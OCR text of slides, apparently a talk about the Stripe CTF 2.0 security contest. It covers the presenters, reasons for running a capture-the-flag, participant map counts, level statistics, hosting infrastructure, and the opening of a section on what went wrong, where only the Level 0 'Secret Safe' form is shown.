

STRIPE CTF 2.0

Greg Brockman (@thegdb)
Andy Brody (@alberge)
Siddarth Chandrasekaran (@sidd)
Ludwig Pettersson (@luddep)


Why CTF?

- Hands-on security education
- Try out the exploits you only read about
- Fun (for you and for us)!


North Pacific Ocean
North Atlantic Ocean
South Pacific Ocean
South Atlantic Ocean
Indian Ocean
54
210
7326
United States
4541
6908
1526
5
30
Mexico
38
16
Finland
Sweden
Norway
930
740
United Kingdom
7517
Poland
2497
578
Ukraine
France
Italy
Spain
938
Turkey
564
Algeria
Libya
Egypt
Iraq
Iran
50
Saudi Arabia
Afghanistan
Pakistan
Mali
Niger
Chad
Sudan
Nigeria
25
Ethiopia
DR Congo
Kenya
Tanzania
41
Angola
Namibia
Botswana
281
South Africa
Madagascar
Russia
65
85
Kazakhstan
Mongolia
China
South Korea
Japan
678
533
India
1462
Thailand
702
Indonesia
Papua New Guinea
Australia
71
1018
New Zealand
404
Venezuela
Colombia
147
Brazil
Peru
Bolivia
463
Chile
260
Argentina


7
15
24
4
4
293
30
1218
17
12
56
18
64
20
132
66
11
309
41
4
502
358
36
29
15
7
Mill Valley
Tamalpais State Park
Sausalito
Berkeley
Orinda
Walnut Creek
Mt Diablo State Park
Morgan Territory Regional Preserve
Alamo
Moraga
Danville
Emeryville
Oakland
Chabot Regional Park
San Ramon
Tassajara
San Francisco
Alameda
San Leandro
Dublin
Ashland
Hayward
Pleasanton
Livermore
Daly City
San Francisco Bay
South San Francisco
Pacifica
Union City
Burlingame
San Mateo
Don Edwards San Francisco Bay National Wildlife Refuge
Fremont
Del Valle State Recreation Area
San Francisco State Fish and Game Refuge
Highlands-Baywood Park
Redwood City
Half Moon Bay
East Palo Alto
Palo Alto
Woodside
Sunol Regional Wilderness
Ohlone Regional Wilderness
Milpitas
El Corte de Madera Creek Trail
Portola Valley
Los Altos Hills
Sunnyvale
Alum Rock
San Jose
Joseph D. Grant County Park
Russian Ridge Open Space Preserve
Cupertino
Fruitdale
Monte Bello Open Space Preserve
Campbell
Saratoga
Los Gatos
Pescadero Creek County Park
Castle Rock State Park
Sierra Azul Open Space Preserve
Big Basin Redwoods State Park
Butano State Park
Almaden
80
580
680
880
280
101
84
85
1

Level stats


8000
7000
6000
5000
4000
3000
2000
1000
0
40
35
30
25
20
15
10
5
0
0
1
2
3
4
5
6
7
8
Average Time (hours)
Solvers

Since last time...

- 100% higher version number! (2.0)
- 50% more levels! 999% more web!
- 16,061 accounts created!
- > 800% more servers!
- 100% more IP addresses! (40,818)
- 0% as many fork bombs!

CTF Infrastructure

- Isolation per user
- Chroot, Apache, mod_fcgid, suexec, puppet, space-commander
- https://blog.gregbrockman.com/2012/08/system-design-stripe-capture-the-flag/

Things that went wrong

Level 0: Secret Safe

Namespace:

Name of your secret:

Your secret:

Store my secret!

Want to retrieve your secrets? View secrets for: View

Level 0: Secret Safe

